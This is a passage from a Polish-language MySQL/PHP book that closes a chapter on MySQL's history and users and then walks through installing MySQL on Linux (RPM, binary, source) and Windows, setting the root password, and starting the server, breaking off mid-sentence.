Aby określić skalę rozwoju tej witryny, trzeba wiedzieć, że w poprzednim wydaniu tej książki informowałem, że korzysta ona z pięciu serwerów MySQL. Aktualnie Wikipedia używa około 150 serwerów, przetwarzając niemal 49 tysięcy żądań na sekundę (informacja ta pochodzi ze strony *http://en.wikipedia.org/wiki/Wikipedia:Statistics*).

Inni znaczący użytkownicy

Na witrynie MySQL można znaleźć listę opisującą analizy wykorzystania tego serwera przez różne wielkie i znane firmy (*http://mysql.com/why-mysql/case-studies/*), takie jak Ticketmaster, Walmart, Zappos oraz Adobe. Warto poświęcić nieco czasu, by przeczytać kilka z tych dokumentów, gdyż mogą dostarczyć cennych argumentów, z których Czytelnik będzie mógł skorzystać podczas prób przekonania kierownictwa do wykorzystania serwera MySQL w swojej firmie.

Podsumowanie

Od wewnętrznego projektu do produktu liczącego się w świecie — MySQL przebył naprawdę bardzo długą drogę. W tym rozdziale zamieściłem krótki opis tej drogi ku sławie, przedstawiając historię serwera MySQL, jego rozwój oraz przyszłość. Zamieściłem w nim także kilka spośród wielu tysięcy zakończonych sukcesem przykładów wykorzystania tego serwera baz danych w firmach i organizacjach o globalnym zasięgu.

---

[1] Witryna craigslist używa serwerów MySQL do udostępniania milionów drobnych ogłoszeń — *przyp. tłum.*

W dalszych rozdziałach Czytelnik będzie poznawał kolejne podstawowe zagadnienia związane z korzystaniem z serwera MySQL, takie jak proces jego instalacji i konfiguracji, klienty używane do korzystania z baz MySQL, struktura tabel oraz sposoby i mechanizmy zabezpieczeń udostępniane przez MySQL. Jeśli Czytelnik nigdy wcześniej nie miał kontaktu z serwerem MySQL, to zamieszczone w tej książce informacje będą nieocenionym źródłem wiedzy na temat podstawowych możliwości i działania tego potężnego serwera relacyjnych baz danych. Jeśli natomiast Czytelnik zna już MySQL, to i tak warto zastanowić się nad przejrzeniem tych rozdziałów i potraktowaniem ich jako podręcznika uzupełniającego posiadaną wiedzę.

ROZDZIAŁ 26

Instalacja i konfiguracja serwera MySQL

Informacje zamieszczone w tym rozdziale przeprowadzą Czytelnika przez proces instalacji i konfiguracji własnego serwera MySQL. Rozdział ten nie ma zastępować doskonałej (i gigantycznej) instrukcji użytkownika serwera MySQL, lecz raczej stawia sobie za cel wskazanie kluczowych zagadnień, które będą miały duże znaczenie dla wszystkich osób pragnących szybko i wydajnie uruchomić serwer, by zacząć z niego korzystać. W rozdziale zostały opisane następujące zagadnienia:

- Pobieranie serwera MySQL.
- Różne dostępne wersje serwera.
- Procedury instalacji (z kodów źródłowych, plików binarnych, pakietów RPM).
- Określanie hasła administratora bazy.
- Uruchamianie i zatrzymywanie serwera.
- Instalacja serwera MySQL jako usługi systemowej.
- Konfiguracja oraz optymalizacja działania serwera.
- Rekonfiguracja PHP pod kątem współpracy z serwerem MySQL.

Po zakończeniu lektury tego rozdziału Czytelnik będzie wiedział, jak zainstalować i skonfigurować działający serwer MySQL.

Pobieranie serwera MySQL

Dostępne są dwie wersje serwera MySQL: MySQL Community Edition Server oraz MySQL Enterprise Editio Server. Jeśli Czytelnik nie potrzebuje wielu opcji związanych ze wsparciem, monitorowaniem oraz uprzywilejowanymi aktualizacjami, powinien wybrać pierwszą z nich. Jeśli jednak Czytelnikowi przyda się jedna z wymienionych usług lub wszystkie z nich, to warto zdobyć więcej informacji na temat MySQL Enterprise Editio Server, które można znaleźć na stronie *http://www.mysql.com/products/enterprise/*. Na ich podstawie będzie można wybrać jedną z dziesięciu dostępnych wersji wsparcia oraz pobrać kod źródłowy serwera.

Aby pobrać najnowszą wersję serwera MySQL, należy wejść na stronę *www.mysql.com/downloads*. Na niej można wybrać wersję serwera przeznaczoną dla jednego z dziesięciu obsługiwanych systemów operacyjnych bądź pobrać jego kod źródłowy.

Jeśli Czytelnik używa systemu Linux lub Mac OS X, to sugeruję, by zainstalował serwer MySQL, korzystając z systemowego menedżera pakietów. Ewentualnie można także zainstalować go z dostępnych pakietów RPM lub skompilować kody źródłowe dostępne na witrynie *www.mysql.com*. W tym rozdziale został opisany zarówno proces instalacji z pakietów RPM, jak i za pomocą kompilacji kodów źródłowych.

Czytelnicy używający systemu Windows mogą skorzystać z aż siedmiu różnych wersji serwera, przygotowanych do pobrania na tę platformę systemową. Dla większości osób znaczenie będą miały jednak tylko dwie z nich — MSI Installer Essentials w wersji na komputery 32- oraz 64-bitowe. Obie te wersje serwera zawierają wszystko, czego potrzeba, by uruchomić serwer w systemie Windows i móc z niego korzystać, nie zawierają jednak komponentów opcjonalnych, takich jak narzędzia do analizy wydajności. A zatem w przeważającej większości przypadków to właśnie te wersje instalacyjne serwera wybiorą użytkownicy systemu Windows. Zawierają one program instalacyjny, co oznacza, że użytkownicy będą mogli zainstalować serwer, korzystając z dobrze znanego interfejsu kreatora, pojawiającego się w wielu innych aplikacjach systemu Windows.

Instalacja MySQL

Instalacja serwera bazy danych niejednokrotnie może być bolesnym procesem. Na szczęście w przypadku serwera MySQL zadanie to jest stosunkowo proste. W praktyce po kilku powtórzeniach całego procesu okaże się, że ponowna instalacja lub aktualizacja serwera zajmuje tylko kilka minut i można ją wykonać z pamięci.

W tym podrozdziale Czytelnik dowie się, jak zainstalować serwer MySQL zarówno w systemie Linux, jak i Windows. Oprócz wyczerpujących instrukcji omawiających krok po kroku cały proces instalacji, zostały opisane także zagadnienia, które często przysparzają problemów nie tylko początkującym, ale i zaawansowanym użytkownikom. Mowa tu między innymi o takich tematach, jak różnorodność dostępnych wersji instalacyjnych serwera, problemy związane z jego instalacją w konkretnych systemach operacyjnych itp.

■ **Uwaga** W dalszej części tego rozdziału będę używał stałej `KATALOG_INSTALACYJNY`. Zastępuje ona katalog, w jakim został zainstalowany serwer. Warto zmodyfikować ścieżkę systemową i dodać do niej ten katalog.

Instalacja serwera MySQL w systemie Linux

Choć MySQL jest dostępny w wersjach dla ponad dziesięciu platform systemowych, to jednak zdecydowanie największą popularnością cieszy się wersja przeznaczona dla systemów Linux. Nie jest to zresztą wielkim zaskoczeniem, gdyż Linux jest powszechnie wykorzystywany jako system, na którym działają usługi internetowe. W tym punkcie rozdziału zostały przedstawione procedury instalacji serwera dla wszystkich trzech formatów, w jakich jest on udostępniany: pakietu RPM, pliku binarnego oraz kodów źródłowych.

Pakiet RPM, plik binarny czy kody źródłowe?

Oprogramowanie przeznaczone dla systemu Linux często jest udostępniane w kilku różnych formatach. Nie inaczej jest w przypadku serwera MySQL, który można zainstalować z pakietu RPM, pliku binarnego oraz skompilować z kodów źródłowych. Ponieważ wszystkie te rozwiązania są powszechnie używane, dlatego w dalszej części rozdziału zostanie opisane każde z nich. Jeśli Czytelnik jeszcze nie miał do czynienia z tymi formatami, powinien uważnie przeczytać informacje dotyczące każdego z nich i dopiero później zdecydować się na konkretny wariant, a w razie konieczności poszukać dodatkowych informacji na jego temat.

Proces instalacji z pakietu RPM

Jeśli Czytelnik korzysta z dystrybucji systemu Linux wykorzystującej pakiety RPM, to program do ich obsługi, RPM Package Manager (RPM), zapewnia możliwość bardzo łatwej instalacji i zarządzania oprogramowaniem. RPM zapewnia ujednolicony interfejs pozwalający instalować, aktualizować, usuwać i wyszukiwać oprogramowanie, znacznie zmniejszając skalę trudności, która tradycyjnie cechowała ogólny proces zarządzania oprogramowaniem w systemach Linux.

■ **Wskazówka** Choć w tej części rozdziału Czytelnik pozna kilka najbardziej użytecznych i najczęściej stosowanych poleceń programu RPM, to jednak trzeba pamiętać, że przedstawione tu informacje opisują zaledwie ułamek jego możliwości. Jeśli Czytelnik nie zetknął się wcześniej z formatem RPM, to więcej informacji na jego temat może znaleźć na stronie *www.rpm.org*.

MySQL udostępnia pakiety RPM przeznaczone dla wielu różnych platform sprzętowych. W celu wykonania przykładów zamieszczonych w dalszej części tej książki Czytelnik będzie musiał pobrać pakiety zarówno serwera, jak i klienta MySQL. Należy je pobrać i zapisać w katalogu repozytorium, preferowanym w danej wersji systemu. Zazwyczaj pobierane pakiety są zapisywane w katalogu */user/src*, choć ich lokalizacja nie ma najmniejszego wpływu na ostateczne wyniki procesu instalacji.

Korzystając z pakietu RPM, serwer MySQL można zainstalować za pomocą jednego polecenia. Aby na przykład zainstalować serwer MySQL w wersji dla 32-bitowych komputerów PC w architekturze x86 w najnowszej wersji dostępnej w czasie pisania tej książki, należy wykonać następujące polecenie:

```
%>rpm –i MySQL-server-5.1.49-glibc23.i386.rpm
```

Można także dodatkowo zastosować opcję `-v`, aby były wyświetlane informacje na temat postępów procesu instalacji. Po wykonaniu powyższego polecenia rozpocznie się proces instalacji. Zakładając, że wszystko pójdzie zgodnie z planem, użytkownik zostanie poinformowany o utworzeniu początkowych tabel oraz uruchomieniu procesu serwera[1].

Trzeba pamiętać, że powyższe polecenie instaluje jedynie komponent serwera MySQL. Jeśli Czytelnik chce nawiązywać z nim połączenie z tego samego komputera, na jakim działa serwer, to powinien także zainstalować pakiet klienta:

```
%>rpm –iv MySQL-client-WERSJA.glibc23.i386.rpm
```

Można w to wierzyć lub nie, lecz wykonanie tego jednego polecenia powoduje utworzenie początkowej bazy danych oraz uruchomienie procesu serwera MySQL.

■ **Wskazówka** Usunięcie serwera MySQL jest równie łatwe — sprowadza się do wykonania jednego polecenia:
`%>rpm –e MySQL-WERSJA`

Choć instalacja serwera i klienta MySQL z pakietów RPM jest procesem bezbolesnym i szybkim, to jednak ta wygoda jest osiągana kosztem elastyczności. Na przykład w takim przypadku nie dysponujemy możliwością zmiany katalogu, w jakim serwer zostanie zainstalowany — zostanie bowiem użyta predefiniowana ścieżka określona w pakiecie. Oczywiście, takie rozwiązanie nie zawsze będzie złe, jednak miło jest mieć możliwość wyboru, a czasami odpowiedni poziom elastyczności jest wręcz konieczny. Jeśli konkretna sytuacja wymaga takiej dodatkowej elastyczności, warto przeczytać kolejne podpunkty rozdziału, opisujące proces instalacji serwera z pliku binarnego oraz z plików źródłowych.

Proces instalacji z pliku binarnego

Binarna dystrybucja serwera to nic innego jak skompilowane kody źródłowe, przygotowywane przez twórców czy osoby bądź organizacje wspomagające w celu udostępnienia wersji produktu, zoptymalizowanej pod kątem wykorzystania go na konkretnej platformie systemowej. Choć w tej części rozdziału koncentrujemy się na sposobach instalacji serwera MySQL w systemie Linux, to trzeba pamiętać, że opisana tu procedura jest w zasadzie identyczna na wszystkich platformach systemowych (pliki binarne przygotowane dla wielu z nich można pobrać z witryny MySQL) za wyjątkiem systemów Windows (opisanych w kolejnym punkcie rozdziału).

Aby zainstalować MySQL z pliku binarnego w systemie Linux, konieczne jest posiadanie narzędzi pozwalających na rozpakowywanie archiwów typu *zip* i *tar*. Większość dostępnych dystrybucji systemu Linux posiada narzędzia GNU: `gunzip` oraz `tar`, których można do tego użyć.

[1] W systemach Unix i Linux taki proces działający w tle jest powszechnie określany jako „demon" (ang. *daemon*) — *przyp. tłum.*

Instalacyjny plik binarny MySQL, przygotowany dla używanej platformy sprzętowej, można pobrać z sekcji *Download* witryny MySQL. W odróżnieniu od pakietów RPM zawiera on zarówno komponent serwera, jak i klienta, a zatem wystarczy pobrać tylko ten jeden plik. Plik ten należy pobrać i zapisać w katalogu preferowanym w danej wersji systemu. Często używany jest do tego celu katalog */usr/src*, jednak w rzeczywistości nie ma to żadnego znaczenia dla wyniku procesu instalacji.

Ten sposób instalacji jest nieco bardziej skomplikowany niż proces wykorzystujący pakiety RPM (głównie ze względu na większą liczbę poleceń, jakie należy wykonać), jak również wymaga nieco większej wiedzy związanej z obsługą systemu. Cały proces można podzielić na cztery etapy.

1. Utworzenie niezbędnej grupy i właściciela (wykonanie tego zadania wymaga posiadania uprawnień administratora systemu):

   ```
   %>groupadd mysql
   %>useradd –g mysql mysql
   ```

2. Rozpakowanie programu binarnego do wybranego katalogu. Korzystając z programów `gunzip` i `tar`, można to zrobić w następujący sposób:

   ```
   %>cd /usr/local
   %>tar –xzvf /usr/src/mysql-WERSJA-SYSOP.tar.gz
   ```

3. Utworzenie połączenia wskazującego na katalog instalacyjny:

   ```
   %>ln –s PEŁNA-ŚCIEŻKA-DO-MYSQL-WERSJA-SYSOP mysql
   ```

4. Zainstalowanie bazy danych MySQL. Istnieje specjalny skrypt, *mysql_install_db*, który nawiązuje połączenie z serwerem MySQL, tworzy odpowiednie tabele i zapisuje w nich początkowe dane.

   ```
   %>cd mysql
   %>chown –R mysql .
   %>chgrp –R mysql .
   %>scripts/mysql_install_db --user=mysql
   %>chown –R root .
   %>chown –R mysql data
   ```

I to już wszystko! Teraz Czytelnik może przejść do dalszej części rozdziału, do punktu „Określanie hasła administratora”.

Instalacja MySQL ze źródeł

Twórcy MySQL włożyli wiele wysiłku w przygotowanie pakietów RPM zoptymalizowanych pod kątem wielu najpopularniejszych systemów operacyjnych i, jeśli to tylko możliwe, to właśnie z nich należy korzystać. Jeśli jednak Czytelnik korzysta z systemu operacyjnego, dla którego nie są dostępne żadne przygotowane pliki binarne, bądź jeśli jest on osobą lubiącą mieć nad wszystkim pełną kontrolę, to może skorzystać z opcji skompilowania i zainstalowania serwera MySQL z plików źródłowych. Proces ten jest tylko nieznacznie dłuższy od opisanej wcześniej instalacji z użyciem pliku binarnego.

Ten rodzaj instalacji MySQL jest bardziej skomplikowany od instalacji z pliku binarnego lub pakietów RPM. Aby z niego skorzystać przede wszystkim konieczna jest choćby podstawowa znajomość narzędzi służących do kompilacji i budowania oprogramowania, takich jak GNU `gcc` oraz `make`; oczywiście programy te muszą być także zainstalowane na komputerze. Zakładam, że skoro Czytelnik nie posłuchał rady i nie skorzystał z opcji zainstalowania serwera z pliku binarnego lub pakietów RPM, to wie, co robi. Dlatego też poniżej zostały przedstawione same instrukcje instalacyjne, bez żadnych dodatkowych wyjaśnień. A zatem oto, co należy zrobić:

1. Utworzyć niezbędną grupę oraz użytkownika, który będzie właścicielem serwera:

   ```
   %>groupadd mysql
   %>useradd –g mysql mysql
   ```

2. Rozpakować oprogramowanie do wybranego katalogu. Zaleca się przy tym skorzystać z programów `gunzip` oraz `tar`:

   ```
   %>cd /usr/src
   %>gunzip < /usr/src/mysql-WERSJA.tar.gz | tar xvf -
   %>cd mysql-WERSJA
   ```

3. Skonfigurować, zbudować i zainstalować MySQL. Do wykonania tego kroku konieczne będzie użycie kompilatora C++ oraz programu `make`. Zalecane jest skorzystanie z najnowszej wersji kompilatora GNU `gcc` oraz programu `make`. Trzeba także pamiętać, że oznaczenie `INNE-FLAGI-KONFIGURACYJNE` jest zamiennikiem reprezentującym ustawienia konfiguracyjne, określające kilka ważnych aspektów działania serwera, takich jak katalog, w jakim zostanie on zainstalowany. Czytelnik powinien sam określić, których flag powinien użyć w konkretnej sytuacji.

   ```
   %>./configure –prefix=/usr/local/mysql [INNE-FLAGI-KONFIGURACYJNE]
   %>make
   %>make install
   ```

4. Skopiować przykładowy plik konfiguracyjny (*my.cnf*) do odpowiedniego katalogu i określić jego właściciela oraz grupę. Znaczenie tego pliku zostało opisane w dalszej części rozdziału, w punkcie „Plik my.cnf".

   ```
   %>cp support-files/my-medium.cnf /etc/my.cnf
   %>chown -R mysql .
   %>chgrp -R mysql .
   ```

5. Zainstalować bazę danych MySQL. Istnieje specjalny skrypt, *mysql_install_db*, który nawiązuje połączenie z serwerem MySQL, tworzy odpowiednie tabele i zapisuje w nich początkowe dane.

   ```
   %>scripts/mysql_install_db --user=mysql
   ```

6. Zaktualizować uprawnienia.

   ```
   %>chown -R root .
   %>chown -R mysql data
   ```

I to już wszystko! Teraz Czytelnik może przejść do dalszej części rozdziału, do punktu „Określanie hasła administratora".

Instalacja i konfiguracja MySQL w systemie Windows

Oprogramowanie otwarte zyskuje coraz większą popularność na serwerowych wersjach systemu Windows, czego najlepszym przykładem są produkty historycznie uważane za uniksowe, takie jak serwer WWW Apache, PHP czy też właśnie MySQL. Co więcej, dla wielu użytkowników środowisko systemu Windows doskonale nadaje się do testowania aplikacji internetowych wykorzystujących bazy danych, które docelowo mają działać w środowisku systemu Linux.

Instalacja MySQL w systemie Windows

W tym punkcie rozdziału została opisana instalacja MySQL z pliku binarnego. Choć także w tej platformie systemowej można skompilować serwer MySQL ze źródeł, to jednak przeważająca większość użytkowników wybiera właśnie instalację z pliku binarnego (co jest zresztą zgodne zarówno z moimi sugestiami, jak i zaleceniami twórców serwera). Dlatego w tej książce przedstawiłem jedynie ten sposób instalacji serwera MySQL w systemie Windows.

■ **Wskazówka** Opisany tu proces instalacji odnosi się do wszystkich wersji systemu Windows przeznaczonych dla komputerów biurkowych nowszych od Windows 2000 (za wyjątkiem wersji Millenium) oraz dla serwerowych systemów Windows Advanced Server 2000 oraz 2003. Najprawdopodobniej można z niego także skorzystać w systemie Windows Vista, choć zapewne w tym przypadku trzeba będzie odpowiednio zmodyfikować ścieżki instalacyjne.

Binarną wersję instalacyjną MySQL przeznaczoną dla używanej platformy sprzętowej można znaleźć i pobrać w sekcji *Download* witryny MySQL. W odróżnieniu od pakietów RPM w instalacyjnym pliku binarnym znajdują się zarówno komponenty serwera, jak i klienta MySQL, a zatem w tym przypadku wystarczy pobrać jeden plik. Należy go pobrać i zapisać na lokalnym komputerze.

Podobnie jak w przypadku wielu programów przeznaczonych dla systemu Windows, także instalator MySQL udostępnia wygodny, graficzny interfejs użytkownika. Poniżej zostały opisane czynności, jakie należy wykonać w celu zainstalowania serwera MySQL:

1. Rozpakować plik archiwum do dowolnie wybranego katalogu, na przykład na swój pulpit. Do tego całkowicie wystarczy nam dowolny program archiwizujący, który jest w stanie operować na archiwach typu *zip*; szczególnie popularnym programem tego typu jest *WinZip* (*www.winzip.com*).
2. Dwukrotnie kliknąć ikonę *mysql-essential-WERSJA-win32.msi*, by rozpocząć proces instalacji.
3. Przeczytać informacje wyświetlone w pierwszym oknie kreatora instalacji i kliknąć przycisk.
4. Wybrać rodzaj instalacji: *Typical* (instalacja typowa), *Complete* (kompletna) lub *Custom* (niestandardowa). Instalacja typowa zawiera wszystko, co jest potrzebne do korzystania z serwera MySQL. Instalacja kompletna instaluje także dokumentację serwera oraz kilka dodatkowych komponentów. Z kolei instalacja niestandardowa zapewnia użytkownikowi pełną kontrolę nad tym, co zostanie zainstalowane, oraz pozwala mu określić katalog, w jakim zostanie umieszczony serwer. My zdecydujemy się na instalację niestandardową — należy zatem zaznaczyć opcję *Custom* i kliknąć przycisk *Next*.
5. Na górze okna dialogowego *Custom Setup* użytkownik może określić, jakie komponenty zostaną zainstalowane. Sugeruję, by nie zmieniać domyślnych ustawień. Oprócz tego u dołu okna dialogowego można podać katalog instalacyjny. Domyślną ścieżką instalacyjną jest *C:\Program Files\MySQL\MySQL Server 5.1*. Sugeruję, by zmienić ją na *C:\mysql*. Następnie należy kliknąć przycisk *Next*, a w kolejnym oknie dialogowym — przycisk *Install*.
6. Rozpocznie się proces instalacji. Należy zachować cierpliwość i poczekać, aż dobiegnie on końca.
7. Kolejne dwa okna dialogowe zawierają ogłoszenia reklamowe. Jeśli Czytelnik będzie chciał dowiedzieć się czegoś więcej na temat prezentowanych ofert, może kliknąć przycisk *More*…. Aby kontynuować instalację, należy kliknąć przycisk *Next*.
8. Teraz proces instalacji został już zakończony. Użytkownik zostanie poproszony o dokonanie konfiguracji serwera. Ponieważ przyszłość się nie liczy — żyjemy tylko chwilą obecną — zatem należy się upewnić, że pole wyboru dotyczące konfiguracji jest zaznaczone, i kliknąć przycisk *Finish*.

Konfiguracja serwera MySQL w systemie Windows

MySQL Configuration Wizard udostępnia bardzo wygodny, graficzny interfejs służący do tworzenia i konfigurowania pliku konfiguracyjnego serwera MySQL — *my.ini*. Zadaje on serię pytań dotyczących planowanego sposobu użytkowania serwera, a następnie korzysta z podanych odpowiedzi do wygenerowania odpowiedniego pliku *my.ini*. Poniżej został zamieszczony opis poszczególnych etapów działania tego narzędzia:

1. W pierwszej kolejności użytkownik zostaje poproszony o wybór rodzaju konfiguracji: standardowej (*Standard Configuration*) bądź szczegółowej (*Detailed Configuration*). Wybór pierwszej z tych opcji spowoduje utworzenie uniwersalnej konfiguracji, którą w przyszłości będzie można dostosować do swoich potrzeb. Aby jednak dokładniej przedstawić Czytelnikowi dostępne możliwości kreatora konfiguracji, wybierzemy opcję *Detailed Configuration*. Aby przejść dalej, należy kliknąć przycisk *Next*.
2. Następnie należy odpowiedzieć na pytanie, czy serwer bazy danych będzie używany w celach tworzenia oprogramowania, czy będzie miał kilka różnych zastosowań (np. będzie używany jako serwer bazy danych oraz do obsługi aplikacji internetowej), czy też jest instalowany na dedykowanym serwerze, na którym ma działać jedynie serwer bazy danych. Wybór jednej z tych opcji będzie mieć wpływ na wielkość pamięci przydzieloną dla serwera. Należy wybrać opcję odpowiadającą planowanemu sposobowi używania serwera MySQL, a następnie kliknąć przycisk *Next*.
3. Następnie użytkownik zostanie poproszony o wybór sposobu konfiguracji bazy danych, który najlepiej odpowiada jego potrzebom. W przypadku instalacji serwera, który będzie używany do wykonywania przykładów zamieszczonych w tej książce, optymalnym wyborem jest opcja *Multifunctional Database* (wielofunkcyjna baza danych). Znaczenie pozostałych dwóch opcji, *Transactional Database Only* oraz *Non-Transactional Database Only*, stanie się oczywiste, gdy po lekturze kolejnych rozdziałów książki Czytelnik lepiej pozna MySQL. Należy zatem wybrać opcję *Multifunctional Database* i kliknąć przycisk *Next*. W następnym oknie dialogowym należy zaakceptować zaznaczoną domyślnie opcję *InnoDB Tablespace Settings*, klikając przycisk *Next*.

4. W kolejnym kroku użytkownik zostanie poproszony o określenie szacunkowej liczby równoczesnych połączeń z serwerem. Dostępne są trzy opcje. Pierwsza z nich, *Decision Suport (DSS)/OLAP*, nadaje się do zastosowania w sytuacjach, gdy liczba połączeń będzie minimalna (nie większa od 20), czyli na przykład w przypadku instalacji MySQL w małej firmie. Druga opcja, *Online Transaction Processing (OLTP)*, jest przeznaczona dla serwerów, które mogą być bardzo obciążone, na przykład obsługujących witryny WWW. Ostatnia opcja pozwala ręcznie określić liczbę równocześnie obsługiwanych połączeń. Po wybraniu jednej z tych opcji należy kliknąć przycisk *Next*.
5. W następnym oknie dialogowym kreatora użytkownik może określić, czy serwer ma obsługiwać połączenia sieciowe realizowane przy użyciu protokołu TCP/IP, oraz ewentualnie podać port, jaki będzie do tego celu używany (domyślnie jest to port numer 3306). Ustawienia portu nie należy zmieniać, a opcja obsługi połączeń sieciowych powinna zostać włączona, o ile zależy nam na możliwości zdalnego korzystania z serwera. Użytkownik zostanie także zapytany, czy serwer ma działać w tak zwanym *trybie ścisłym* (ang. *Stricte Mode*), który sprawia, że działanie to jest zgodne z normami spełnianymi przez wiele innych serwerów baz danych, używanych w zastosowaniach korporacyjnych. Opcja ta powinna zostać zaznaczona. Teraz należy ponownie kliknąć przycisk *Next*.
6. W następnym oknie dialogowym użytkownik ma możliwość określenia, jakiego zbioru znaków powinien używać serwer. Dostępne są trzy opcje: *Standard Character Set* (optymalna, jeśli zawartość bazy będzie zapisywana w języku angielskim lub jednym z języków zachodnioeuropejskich), *Best Support for Multilingualism* (w tym przypadku zostanie zastosowany zbiór znaków UTF-8, umożliwiający gromadzenie tekstów zapisywanych w wielu różnych językach). Ostatnia z dostępnych opcji pozwala samodzielnie wybrać używany zbiór znaków. Po zaznaczeniu jednej z opcji należy kliknąć przycisk *Next*.
7. Następnie użytkownik powinien wybrać, czy MySQL ma zostać zainstalowany jako usługa systemowa, co oznacza, że będzie uruchamiany automatycznie w momencie startu systemu oraz wyłączany w momencie jego zamykania lub ponownego uruchamiania. Jeśli instalujemy MySQL na komputerze, który ma być serwerem lub komputerem używanym do tworzenia aplikacji, to warto zainstalować serwer bazy jako usługę i zaznaczyć pole wyboru z żądaniem, by był on uruchamiany automatycznie. Dodatkowo można także dodać katalog zawierający pliki binarne serwera do ścieżki systemowej, dzięki czemu będzie można korzystać z programów pomocniczych dostarczanych wraz z serwerem MySQL, bez konieczności podawania pełnej ścieżki dostępu do nich. Programy te zostały dokładniej opisane w rozdziale 28. Zalecane jest zaznaczenie obu tych opcji. Po dokonaniu wyboru należy kliknąć przycisk *Next*.
8. W ostatnim oknie dialogowym kreatora użytkownik zostanie poproszony o podanie i potwierdzenie hasła administratora serwera. Koniecznie należy zadbać o to, by wybrane hasło było bezpieczne, lecz jednocześnie powinno to być słowo, którego na pewno nie zapomnimy! Można także włączyć opcję dostępu administracyjnego do serwera ze zdalnych komputerów, jednak rozwiązanie to nie jest zalecane, jeśli planujemy pozwolić na zdalne korzystanie z bazy danych. Dodatkowo można poprosić o utworzenie konta anonimowego, co jednak absolutnie nie jest zalecane. Po wybraniu odpowiednich opcji można kliknąć przycisk *Next*. W następnym oknie dialogowym można rozpocząć proces tworzenia pliku konfiguracyjnego — należy w tym celu kliknąć przycisk *Execute*. Kiedy plik konfiguracyjny zostanie utworzony, można kliknąć przycisk *Finish*, by zakończyć działanie kreatora.

Jeśli Czytelnik skorzystał z programu MySQL Configuration Wizard, to w ramach konfiguracji serwera zostało także określone hasło administratora (użytkownika *root*). Pomimo to i tak warto przeczytać informacje podane w kolejnym podrozdziale, opisujące, jak zmienić to hasło, jeśli zajdzie taka potrzeba.

Określanie hasła administratora

Jeśli Czytelnik nie skorzystał z kreatora MySQL Configuration Wizard, opisanego w poprzednim punkcie rozdziału, to hasło użytkownika *root* (administratora) jest puste. Choć rozwiązanie takie jest ze wszech miar wątpliwe, to jednak od dawna było standardowo stosowane w serwerze MySQL i zapewne jeszcze przez jakiś czas będzie. Dlatego koniecznie należy określić hasło zaraz po zainstalowaniu serwera! Można to zrobić, używając polecenia `SET PASSWORD` wydawanego z poziomu klienta MySQL. Aby je wykonać, należy otworzyć okno wiersza poleceń i wpisać w nim następującą komendę:

```
%>mysql –u root mysql
```

Po uruchomieniu klienta MySQL należy w nim wykonać następujące polecenie:

```
mysql>SET PASSWORD FOR root@localhost=PASSWORD('tajnehaslo');
```

Oczywiście, wybrane hasło powinno być nieco bardziej złożone niż *tajnehaslo*. MySQL pozwala nam samym podcinać gałąź, na jakiej siedzimy, gdyż według niego hasła takie jak *123*, *abc* bądź imię naszej mamy są całkowicie poprawne. Należy jednak wybrać hasło o długości przynajmniej 8 znaków, składające się zarówno z liter różnej wielkości, jak i z cyfr.

Jeśli hasło administratora nie zostanie określone bezpośrednio po zainstalowaniu serwera MySQL, będzie to oznaczać, że każdy, kto ma dostęp do serwera, będzie mógł nie tylko wyłączyć proces MySQL, lecz co gorsza, całkowicie zniszczyć zarówno sam serwer bazy danych, jak i przechowywane na nim dane. Choć nic nie stoi na przeszkodzie, by bezpośrednio po zainstalowaniu serwera MySQL nieco z nim poeksperymentować, to jednak względy bezpieczeństwa nakazują, by bezpośrednio po instalacji określić hasło administratora.

Uruchamianie i zatrzymywanie serwera MySQL

Proces serwera MySQL jest kontrolowany przy użyciu jednego programu, umieszczonego w katalogu *bin* w katalogu instalacyjnym. W tym podrozdziale zostały zamieszczone informacje na temat włączania i wyłączania serwera bazy danych zarówno w systemie Linux, jak i Windows.

Ręczna kontrola pracy procesu

Choć Czytelnik na pewno będzie chciał uruchamiać i zatrzymywać proces MySQL automatycznie w trakcie otwierania i zamykania systemu operacyjnego, to jednak podczas procesu konfiguracji i testowania aplikacji na pewno niejednokrotnie pojawi się konieczność wykonywania tych operacji własnoręcznie.

Uruchamianie serwera MySQL w systemie Linux

Skrypt odpowiedzialny za uruchamianie procesu MySQL nosi nazwę *mysqld_safe* i jest umieszczony w podkatalogu *bin* katalogu instalacyjnego. Mogą z niego skorzystać wyłącznie użytkownicy posiadający odpowiednie uprawnienia; zazwyczaj jest to użytkownik *root* oraz członkowie grupy *mysql*. Przedstawione poniżej polecenie pozwala uruchomić serwer MySQL w systemie Linux:

```
%>cd KATALOG_INSTALACYJNY
%>./bin/mysqld_safe --user=mysql &
```

Warto przy tym zapamiętać, że skrypt ten nie zostanie uruchomiony, jeśli wcześniej nie zmienimy bieżącego katalogu na katalog instalacyjny MySQL (którego pełną ścieżkę zastępuje tu stała `KATALOG_INSTALACYJNY`). Dodatkowo wymagane jest także umieszczenie na końcu instrukcji znaku `&`, dzięki któremu proces serwera zostanie uruchomiony w tle.

Skrypt *mysqld_safe* jest narzędziem ukrywającym wywołanie procesu serwera MySQL, oferuje jednak możliwości, jakich nie da bezpośrednie uruchomienie serwera, takie jak prowadzenie dzienników z informacjami dotyczącymi działania serwera oraz jego ponowne uruchomienie w przypadku awarii. Więcej informacji na jego temat można znaleźć w podrozdziale „Konfiguracja i optymalizacja serwera MySQL".

Uruchamianie serwera MySQL w systemie Windows

Jeśli Czytelnik wykonał instrukcje zamieszczone wcześniej w punkcie „Konfiguracja serwera MySQL w systemie Windows", można założyć, że serwer MySQL jest już uruchomiony i działa jako usługa systemowa. Można ją zatrzymać i ponownie uruchomić w aplikacji *Usługi* konsoli administracyjnej; najprostszym sposobem jej uruchomienia jest wydanie komendy `services.msc` w wierszu poleceń.

Zatrzymywanie serwera MySQL w systemach Linux i Windows

Choć proces serwera MySQL może być uruchomiony wyłącznie przez użytkownika posiadającego uprawnienia niezbędne do wykonania skryptu *mysqld_safe*, to jednak zatrzymać go może każdy użytkownik posiadający odpowiednie uprawnienia określone w bazie danych uprawnień MySQL. Warto pamiętać, że zazwyczaj uprawnieniem tym dysponuje wyłącznie użytkownik *root* bazy danych, którego nie należy mylić z analogicznym użytkownikiem systemu operacyjnego! Czytelnik nie musi na razie zaprzątać sobie głowy tymi zagadnieniami, warto jednak, by wiedział, że użytkownicy MySQL to nie to samo co użytkownicy systemu operacyjnego oraz że użytkownik MySQL próbujący wyłączyć serwer bazy danych musi mieć do tego odpowiednie uprawnienia. Właściwe informacje, stanowiące wprowadzenie do zagadnień korzystania z programu *mysqladmin* oraz klientów MySQL, można znaleźć w rozdziale 27. Z kolei w rozdziale 29. zamieściłem informacje dotyczące użytkowników oraz systemu uprawnień serwera MySQL. A poniżej przedstawiłem proces zatrzymywania 